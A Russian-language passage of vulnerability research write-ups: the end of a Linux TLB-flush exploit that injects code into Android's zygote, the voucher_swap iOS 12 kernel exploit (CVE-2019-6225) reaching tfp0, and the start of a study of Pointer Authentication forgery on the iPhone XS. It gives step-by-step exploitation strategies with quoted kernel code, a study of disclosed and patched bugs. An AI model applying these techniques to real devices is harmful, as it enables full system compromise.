Политика замещения страниц Linux благоприятствует исполняемым страницам, обеспеченным файлами. Соответствующая логика в `shrink_active_list()` и `page_check_references()` даёт таким страницам ещё один проход по активному списку:

```
/*
 * Identify referenced, file-backed active pages and
 * give them one more trip around the active list. So
 * that executable code get better chances to stay in
 * memory under moderate memory pressure.
 */
if ((vm_flags & VM_EXEC) && page_is_file_cache(page)) {
```

```
    list_add(&page->lru, &l_active);
    continue;
}

/* Activate file-backed executable pages after first usage. */
if (vm_flags & VM_EXEC)
    return PAGEREF_ACTIVATE;
return PAGEREF_KEEP;
```

Поэтому эксплойт создаёт давление на память с помощью исполняемых страниц, обеспеченных файлами, чтобы преимущественно вытеснить неисполняемое целевое отображение. Также нужно, чтобы вытесненная страница отсутствовала до явного чтения. Это не гарантировано: в зависимости от наблюдаемого шаблона доступа механизм упреждающего чтения Linux при page fault может загрузить вокруг него до `VM_MAX_READAHEAD`, то есть 128 КиБ. `filemap_fault()` реализует это поведение, вызывая `do_async_mmap_readahead()` или `do_sync_mmap_readahead()`.

Атакующий может отключить упреждающее чтение для собственных обращений, но посторонние процессы способны выполнять код с других страниц той же библиотеки. Поэтому PoC вытесняет цель, затем обращается ко всем остальным страницам через отображение с `MADV_RANDOM`. Если страница уже резидентна, синхронное упреждающее чтение не выполняется. Если minor fault обнаруживает страницу в кэше без PTE и страница не помечена `PG_readahead`, асинхронное упреждающее чтение также не выполняется. Предварительная загрузка соседних страниц таким способом уменьшает вероятность того, что другой процесс побочно загрузит цель.

Выбор целевой страницы

Эксплойт нацелен на страницу в `/system/lib64/libandroid_runtime.so`, содержащую `com_android_internal_os_Zygote_nativeForkAndSpecialize()`. Эта функция выполняется внутри zygote Android при создании процесса приложения. На бездействующем устройстве она должна запускаться редко, оставляя время для вытеснения страницы и гонки, но атакующий может вызвать её по требованию, запустив изолированную службу.

Zygote имеет `CAP_SYS_ADMIN` и право его использовать. Поскольку его задача — создавать дочерние процессы, превращающиеся в процессы приложений и `system_server`, он имеет доступ к контекстам SELinux `system_server` и любого приложения. Повреждение страницы исполняемого кода функции тем самым внедряет код в привилегированный и необычайно мощный процесс.

Чтобы сделать успех заметным, внедрённый код читает свой контекст SELinux и передаёт строку функции `sethostname()`. Имя устройства затем показывает, что код выполнился в ожидаемом контексте.

Собираем всё вместе

Эксплойт упакован как приложение. Нажатие **run** сначала запускает `eviction.c` для удаления целевой страницы из page cache, затем `sched_test.c` для победы в гонке и отравления страницы. Если нативный код сообщает, что нашёл и перезаписал цель, Java запускает изолированную `TriggerService`, принуждая выполнить `com_android_internal_os_Zygote_nativeForkAndSpecialize()`. Если цель не найдена, приложение начинает попытку заново.


Компонент планировщика координирует следующие потоки:

• `idle_worker()` работает на ядре 4 с приоритетом `SCHED_IDLE` и во время атаки переносится на ядро 3.

• `spinner()` работает на ядре 4 с обычным приоритетом.
• `nicer_spinner()` работает на ядре 3 с обычным приоритетом.
• `read_worker()` работает на ядре 5 с обычным приоритетом.
• `main()` работает на ядре 6 с обычным приоритетом.

Изменения affinity и относительные приоритеты точно управляют моментом вытеснения `idle_worker()`, пока другие ядра выполняют чтение цели и сопутствующую работу распределителя.


Первый снимок показывает повторные попытки до заметной победы в гонке:



Второй показывает, что эксплойт способен читать через устаревшую запись TLB, но ещё не нашёл и не перезаписал целевую страницу:



Последний снимок показывает успешную эксплуатацию:



Хронология

• **2018-10-12:** об ошибке сообщили команде безопасности ядра Linux.
• **2018-10-18:** исправление было закоммичено и опубликовано.
• **2018-10-20:** выпущены стабильные ядра 4.9.135, 4.14.78 и 4.18.16.
• **2018-10-29:** Project Zero опубликовала отчёт.

• **2018-11-10:** выпущен upstream backport для 4.4.
• **2018-11-14:** Project Zero опубликовала эксплойт.

Изменение upstream-ядра добиралось до пользовательских устройств более двух месяцев. Написание эксплойта заняло гораздо меньше времени.

Заключение

Единого всеобъемлющего вывода нет, но выделяются несколько важных уроков:

• Ошибки логики сброса TLB эксплуатируемы и могут привести от непривилегированного пространства пользователя к полной компрометации системы.
• При эксплуатации освобождённой физической страницы в Linux нужно учитывать зоны, типы миграции, списки текущего CPU и fallback-поведение распределителя.
• Вытеснение ядра, политика планирования, affinity CPU и наблюдаемая статистика `/proc` способны превратить узкое окно конкурентности в практическую гонку.
• Исправления безопасности не защищают пользователей, пока не попадут на развёрнутые устройства; задержка может значительно превышать время, необходимое для превращения уязвимости в оружие.

voucher_swap: эксплуатация подсчёта ссылок MIG в iOS 12

В этой статье описываются обнаружение и эксплуатация CVE-2019-6225, уязвимости подсчёта ссылок MIG в функции XNU `task_swap_mach_voucher()`. Мы эксплуатируем её на iOS 12.1.2, чтобы создать поддельный kernel task port и получить произвольный доступ к памяти ядра.

Любопытное открытие

MIG генерирует код разбора Mach-сообщений. Уязвимости, вызванные нарушением его семантики, не новы: например, `async_wake` Иэна Бира эксплуатировал чрезмерное освобождение Mach-порта, которым управлял MIG.

Большинство предыдущих ошибок MIG возникало из-за того, что служебная функция не соблюдала правила времени жизни и владения объектами. Обычно эти правила формулируются так:

1. Если служебная функция MIG завершается успешно, она принимает во владение все переданные ей ресурсы.
2. Если она завершается с ошибкой, она не принимает во владение ни один из них.

Это описание не отражает всей сложности объектов ядра, которыми управляет MIG.

Исследование началось с переполнения счётчика ссылок в `semaphore_destroy()`. Ветка обработки ошибки оставляла `semaphore_t` с лишней ссылкой. Автоматически сгенерированная обёртка `_Xsemaphore_destroy()` содержит следующий важный код:

```
task = convert_port_to_task(In0P->Head.msgh_request_port);

OutP->RetCode = semaphore_destroy(task,
    convert_port_to_semaphore(In0P->semaphore.name));

task_deallocate(task);

#if __MigKernelSpecificCode
if (OutP->RetCode != KERN_SUCCESS) {
    MIG_RETURN_ERROR(OutP, OutP->RetCode);
}

if (IP_VALID((ipc_port_t)In0P->semaphore.name))
    ipc_port_release_send((ipc_port_t)In0P->semaphore.name);
#endif /* __MigKernelSpecificCode */
```

`convert_port_to_semaphore()` создаёт ссылку на нижележащий semaphore, не потребляя ссылку порта. Если предположить, что сама обёртка ничего не теряет и не освобождает лишнего, `semaphore_destroy()` должна потреблять ссылку semaphore и при успехе, и при ошибке. Это не следует из распространённого описания MIG двумя правилами.

Возникло два вопроса: каковы полные правила MIG и нарушает ли какой-либо код менее очевидные из них?

Неудачный обмен

Поиск быстро привёл к `task_swap_mach_voucher()`. Её определение в `osfmk/mach/task.defs` выглядит так:

```
routine task_swap_mach_voucher(
    task               : task_t;
    new_voucher        : ipc_voucher_t;
    inout old_voucher  : ipc_voucher_t);
```

Сгенерированная обёртка `_Xtask_swap_mach_voucher()` по существу выполняет следующее:

```
task = convert_port_to_task(In0P->Head.msgh_request_port);
new_voucher = convert_port_to_voucher(In0P->new_voucher.name);
old_voucher = convert_port_to_voucher(In0P->old_voucher.name);

RetCode = task_swap_mach_voucher(task, new_voucher, &old_voucher);

ipc_voucher_release(new_voucher);
task_deallocate(task);

if (RetCode != KERN_SUCCESS)
    MIG_RETURN_ERROR(OutP, RetCode);

if (IP_VALID((ipc_port_t)In0P->old_voucher.name))
    ipc_port_release_send((ipc_port_t)In0P->old_voucher.name);
if (IP_VALID((ipc_port_t)In0P->new_voucher.name))
    ipc_port_release_send((ipc_port_t)In0P->new_voucher.name);

OutP->old_voucher.name =
    (mach_port_t)convert_voucher_to_port(old_voucher);
```

Из обёртки можно вывести предполагаемую семантику службы:

1. `new_voucher` заимствован; служба не должна потреблять его ссылку.
2. Служба владеет входным значением `old_voucher` и обязана его потребить.
3. При ошибке выходное значение `old_voucher` должно остаться не принадлежащим обёртке.
4. При успехе служба должна вернуть через `old_voucher` принадлежащую ей ссылку, которую обёртка преобразует в порт.

Сравним это с похожей на заглушку реализацией XNU 4903.221.2 из `osfmk/kern/task.c`:

```
kern_return_t
task_swap_mach_voucher(
    task_t task,
    ipc_voucher_t new_voucher,
    ipc_voucher_t *in_out_old_voucher)
{
    if (TASK_NULL == task)
        return KERN_INVALID_TASK;

    *in_out_old_voucher = new_voucher;
    return KERN_SUCCESS;
}
```

Она нарушает оба требования владения. Реализация перезаписывает принадлежащее ей входное значение `in_out_old_voucher`, не вызывая `ipc_voucher_release()`, и тем самым теряет ссылку. Кроме того, она возвращает `new_voucher` без retain, хотя входная ссылка была заимствована; позже обёртка считает выходное значение принадлежащим ей и потребляет ссылку, которой служба не получала.

Таким образом, функция содержит два примитива подсчёта ссылок. Передача voucher третьим аргументом приводит к утечке ссылки. Передача вторым — к удалению ссылки. В `thread_swap_mach_voucher()` была похожая утечка, но изменения iOS 12 сделали этот вариант неэксплуатируемым.

O voucher

Mach voucher в ядре являются объектами `ipc_voucher_t`:

```
/*
 * IPC Voucher
 *
 * Vouchers are a reference counted immutable (once-created) set of
 * indexes to particular resource manager attribute values.
 */
struct ipc_voucher {
    iv_index_t      iv_hash;
    iv_index_t      iv_sum;
    os_refcnt_t     iv_refs;
    iv_index_t      iv_table_size;
    iv_index_t      iv_inline_table[IV_ENTRIES_INLINE];
    iv_entry_t      iv_table;
    ipc_port_t      iv_port;
    queue_chain_t   iv_hash_link;
};
```

Voucher представляет неизменяемую коллекцию произвольных атрибутов, которую можно передавать между процессами как право отправки в Mach-сообщении. По-видимому, главным клиентом является `libdispatch` компании Apple.

Здесь важны только `iv_refs` и `iv_port`. В iOS 12 `iv_refs` — 32-битный `os_refcnt_t` с допустимым диапазоном от 1 до `0x0fffffff`. Retain или release voucher за пределами диапазона вызывает панику ядра. `iv_port` указывает на `ipc_port`, представляющий voucher пространству пользователя. `convert_voucher_to_port()` инициализирует его, когда он равен NULL.

Пространство пользователя создаёт voucher через `host_create_mach_voucher()`, передавая рецепт атрибутов и получая порт voucher. Поскольку voucher неизменяемы, множество одинаковых рецептов может разрешаться в общие или эквивалентные объекты ядра — деталь реализации, важная при организации выделений.

Это вне строки!

Ошибку можно эксплуатировать несколькими способами. Мой любимый увеличивает указатель на out-of-line Mach-порт, пока тот не начнёт указывать в буферы каналов.

Уменьшение счётчика ссылок voucher до нуля освобождает его. Для эксплуатации нужно выполнить три условия: сохранить указатель на освобождённый voucher, повторно выделить его ячейку под полезные данные и вызвать операцию через висячий указатель.

Среди структур ядра, хранящих указатели voucher, есть `ipc_kmsg.ikm_voucher` и `thread.ith_voucher`. Полем потока управлять проще всего. Установка voucher текущего потока сохраняет указатель, а уязвимость может удалить дополнительную ссылку, которая в норме поддерживает объект в живом состоянии.

Voucher занимают отдельную zalloc-зону `ipc.vouchers`. Повторно использовать память другим voucher легко, но для объекта другого типа нужен сборщик мусора зон, который вернёт полностью свободную страницу зоны общему распределителю.

Висячий указатель `ith_voucher` можно задействовать через `thread_get_mach_voucher()`. Операция выполняет retain voucher и возвращает его Mach-порт. Если `iv_port` не равен NULL, он разыменовывается. Если равен, `convert_voucher_to_port()` выделяет новый порт и записывает указатель обратно в висячий объект.

Подходящие замещающие данные предоставляет out-of-line descriptor портов. Получая крупное Mach-сообщение с множеством прав на порты, ядро выделяет массив указателей `ipc_port_t`. Отправитель выбирает, какие элементы являются настоящими портами, а какие —


MACH_PORT_NULL, что позволяет обнулить iv_port в замещающих данных.

Более сложное поле — iv_refs. Размер struct ipc_voucher равен 0x50 байт, а iv_refs находится по смещению 0x8. На little-endian iPhone массив out-of-line-указателей помещает младшие 32 бита адреса одного ipc_port поверх счётчика ссылок. Если они равны нулю или превышают 0x0fffffff, обращение к висячему voucher вызывает панику.

Распределение кучи в новых iOS достаточно предсказуемо для решения задачи. Страницы zalloc выделяются по возрастающим адресам. Разместив базовый порт по подходящему адресу и многократно сославшись на него в out-of-line-массиве, можно превратить младшие биты адреса в допустимое значение iv_refs. Retain висячего voucher увеличит эти младшие биты, а значит, увеличит поддельный указатель порта на единицу.

Рабочая стратегия:

1. Выделить одну страницу Mach voucher.
2. Сохранить целевой voucher в ith_voucher текущего потока и через ошибку удалить добавленную ссылку.
3. Освободить все порты voucher, освободив страницу объектов voucher.
4. Принудительно запустить сборку мусора зон, чтобы пустая страница покинула ipc.vouchers.
5. Повторно выделить страницу как out-of-line-массив, заполненный выбранным базовым портом и NULL-элементами над iv_port.
6. Вызвать thread_get_mach_voucher(). Увеличение счётчика ссылок висячего voucher изменит младшие биты out-of-line-указателя порта.
7. Получить сообщение и право отправки в порт по изменённому указателю.



Несбыточные мечты о pipe

На что должен ссылаться изменённый указатель? В идеале — на память, содержимым которой можно полностью управлять, не освобождая и не выделяя заново сам поддельный ipc_port.

Иэн Бир разработал такой приём для эксплойтов multi_path и empty_list с использованием буферов каналов. Настоящий базовый порт размещается в виртуальной памяти ядра непосредственно перед буфером pipe. Увеличение out-of-line-указателя перемещает его с

настоящего порта в контролируемые атакующим байты буфера. Получение Mach-сообщения затем даёт пространству пользователя право отправки, объект `ipc_port` которого в ядре перекрывает буфер pipe. Чтение и запись pipe напрямую читают и записывают хранилище поддельного порта.

tfp0

После получения права отправки, называющего полностью контролируемый `ipc_port`, остальная эксплуатация в основном детерминирована.

Классический примитив `pid_for_task()` делает порт похожим на task port. Указатель `bsd_info` поддельной задачи направляется на читаемую память, а `pid_for_task()` возвращает значение по смещению `p_pid`. Это даёт чтение четырёх байт ядра, но самой поддельной задаче нужен известный адрес ядра.

Поместим поддельную задачу в Mach-сообщение, отправленное поддельному порту. Перекрывающийся буфер pipe раскрывает указатели `ip_messages` порта, а значит, и адрес сообщения в очереди с задачей. Каждое четырёхбайтовое чтение приводит к утечке одного `ipc_kmsg`, поэтому примитив нужно быстро заменить, а сообщения в очереди позже освободить.

Адрес самого буфера pipe выводится из его известного смещения относительно базового порта. Вызов `mach_port_request_notification()` для поддельного порта добавляет запрос уведомить базовый порт о смерти поддельного. Это заставляет ядро сохранить указатель базового порта в контролируемом атакующим состоянии поддельного порта и раскрывает опорный адрес через pipe.

Зная адрес pipe, можно построить внутри него поддельную kernel task и получить полное чтение и запись ядра. Выделим стабильную память ядра через `mach_vm_allocate()`, поместим туда новую поддельную kernel task и изменим имя поддельного порта в процессе, чтобы оно ссылалось на постоянный объект. Результат — `tfp0`, пользовательское право отправки в поддельный kernel task port.

Код эксплойта для iPhone XS, iPhone XR и iPhone 8 доступен как `voucher_swap`. Исходный код содержит более подробное пошаговое описание метода.

Столкновение ошибок

Я сообщил об уязвимости Apple 6 декабря 2018 года. К 19 декабря Apple уже выпустила бета-версию iOS 12.1.3, сборку 16D5032a, с исправлением. Необычайно быстрая реакция указывала, что Apple уже знала о проблеме.

Позже я узнал, что Цисюнь Чжао (@S0rryMybad) из Qihoo 360 Vulcan Team независимо обнаружил и эксплуатировал ту же ошибку. Он также опубликовал свою стратегию получения `tfp0`.html). Забавно, что оба исследования начались с `semaphore_destroy()`, так что и другие исследователи могли пройти тем же путём.

Заключение

В статье рассмотрена проблема Project Zero 1731, уязвимость подсчёта ссылок IPC voucher, вызванная нарушением семантики MIG для объектов `inout`. При запуске вскоре после свежей загрузки эксплойт работает надёжно и за несколько секунд получает `tfp0`.

Удивительно, что столь простые на вид уязвимости сохраняются в XNU — ядре с открытым исходным кодом, которое интенсивно исследуют в поисках ценных ошибок. Правила владения MIG неинтуитивны и плохо сочетаются с обычными шаблонами служебных функций, поэтому нарушения легко написать и трудно заметить.

Код-заглушка заслуживает такой же проверки безопасности, как функциональный код, каким бы тривиальным он ни казался. Здесь функция, всего лишь присваивающая один указатель, внесла две мощные ошибки времени жизни.

Самого большого труда при эксплуатации потребовало узкое допустимое пространство значений счётчика ссылок, отсутствовавшее до iOS 12. В более ранних версиях ту же ошибку было бы значительно проще эксплуатировать.

Следующая статья использует этот эксплойт для исследования реализации Pointer Authentication от Apple и разрабатывает способ подделки PAC для указателей, подписанных ключами A, достаточный для произвольных вызовов или выполнения кода ядра.

Исследование Pointer Authentication на iPhone XS

В этой статье рассматривается реализация Pointer Authentication от Apple в SoC A12, используемой в iPhone XS. Основное внимание уделено улучшениям Apple относительно стандарта Arm и способу, которым примитив произвольного чтения/записи ядра может подделывать kernel PAC-подписи для ключей A, обеспечивая произвольное выполнение в ядре через JOP. Метод был по большей части исправлен в iOS 12.1.3; исправление впервые появилось в бета-сборке 16D5032a, пока исследование ещё продолжалось.

Pointer Authentication в ARMv8.3-A

Pointer Authentication, представленная в ARMv8.3-A, хранит Pointer Authentication Code (PAC) в неиспользуемых старших битах указателя. PAC — это криптографическая подпись указателя и дополнительного значения контекста. Новые инструкции добавляют PAC либо проверяют его и восстанавливают исходный указатель. Так ПО получает криптографически стойкий способ обнаруживать подмену указателей.

Строго говоря, **Pointer Authentication** — функция безопасности, а **PAC** — код, встроенный в указатель. В обычной речи всю функцию часто называют PAC, и в статье это сокращение используется там, где смысл очевиден.

Дополнительные сведения приведены в whitepaper Qualcomm, слайдах Марка Ратленда с Linux Security Summit, статье Джонатана Корбета на LWN и Arm A64 Instruction Set Architecture.

Хотя ширина указателей составляет 64 бита, развёрнутые системы обычно реализуют гораздо меньшее виртуальное адресное пространство. Pointer Authentication использует оставшиеся биты расширения для усечённого кода 64-битного указателя и 64-битного контекста.

Реализации могут выбирать алгоритм, но Arm рекомендует QARMA — лёгкий настраиваемый блочный шифр, предназначенный для аутентификации указателей. QARMA-64 принимает 128-битный секретный ключ, 64-битный указатель как открытый текст и 64-битный контекст как tweak. Усечённая часть шифротекста становится PAC.

Архитектура определяет пять 128-битных ключей:

• `APIAKey` и `APIBKey` подписывают указатели инструкций.
• `APDAKey` и `APDBKey` подписывают указатели данных.
• `APGAKey` — универсальный ключ, используемый `PACGA` для подписи более крупных данных.

Раздельные ключи в некоторой степени защищают от подстановки одного типа аутентифицированного указателя вместо другого. ПО записывает ключи в специальные системные регистры. EL0 не имеет доступа к ним, но в остальном аппаратная часть оставляет управление ключами программному обеспечению на каждом exception level.

Основные семейства инструкций:

• `PAC*` вычисляет и вставляет PAC. `PACIA X8, X9` подписывает указатель в `X8` ключом `APIAKey` с контекстом `X9`; `PACIZA` использует нулевой контекст.
• `AUT*` проверяет подписанный указатель. При успехе восстанавливает биты расширения; при неудаче записывает шаблон ошибки, чтобы разыменование завершилось fault.
• `XPAC*` удаляет PAC без проверки.
• `BLRA*`, `LDRA*` и `RETA*` объединяют аутентификацию соответственно с переходом, загрузкой и возвратом.

Например, `BLRAA X8, X9` проверяет X8 ключом A для инструкций и контекстом X9, затем выполняет переход. `LDRAA X8, X9` проверяет указатель данных в X9 с нулевым контекстом и загружает данные через него. `RETAB` проверяет link register ключом B для инструкций и выполняет возврат.

```
PACIA   X8, X9      // Sign X8 with APIAKey and context X9.
PACIZA  X8          // Sign X8 with APIAKey and context 0.
AUTIA   X8, X9      // Authenticate X8 with APIAKey and context X9.
XPACI   X8          // Strip an instruction-pointer PAC.
BLRAA   X8, X9      // Authenticate X8 and branch with link.
RETAB               // Authenticate LR with APIBKey and return.
```

Известное ограничение: гаджеты подписи

Атакующий с чтением и записью памяти может обойти PAC, если систему удастся заставить выполнить **гаджет подписи** — код, который загружает выбранный атакующим указатель, подписывает его и сохраняет результат. Такой путь превращается в оракул подписи, даже когда ключ остаётся секретным.

Слабости против атакующих ядро

Arm проектировала Pointer Authentication так, чтобы она защищала даже при произвольном чтении или записи памяти атакующим. Здесь модель угроз уже и сильнее: атакующий ядро уже имеет чтение/запись и хочет добиться произвольного выполнения кода, подделав аутентифицированные указатели ядра.

Стандартная архитектура предполагает три возможные слабости:

1. Прочитать ключи PAC из памяти ядра.
2. Подписать указатели ядра, выполняя инструкции PAC в пространстве пользователя.
3. Заменить один ключ другим и использовать гаджет для неверного ключа.

Чтение ключей PAC из памяти ядра

PAC устойчив к обычному раскрытию: наблюдение подписанных указателей не раскрывает криптографически стойкий ключ, а EL0 не может читать регистры ключей. Атака на ядро отличается. Похоже, новые устройства iOS не запускали гипервизор на EL2 или secure monitor на EL3, поэтому ядро EL1 должно было само управлять состоянием PAC. Поскольку регистры ключей очищаются при переходе ядра CPU в сон, ключи, по всей видимости, в какой-то момент должны находиться в памяти ядра.

Одного чтения ключей может оказаться недостаточно. Apple могла использовать собственный алгоритм вместо QARMA. Не зная алгоритма, атакующему пришлось бы заниматься обратной разработкой кристалла или повторно использовать механизм подписи процессора.

Межуровневая подделка PAC

Псевдокод архитектуры принципиально не отличает `PACIA` на EL0 от `PACIA` на EL1. Если Apple повторно использовала один ключ на разных exception level, пространство пользователя могло бы напрямую подписать указатель ядра.

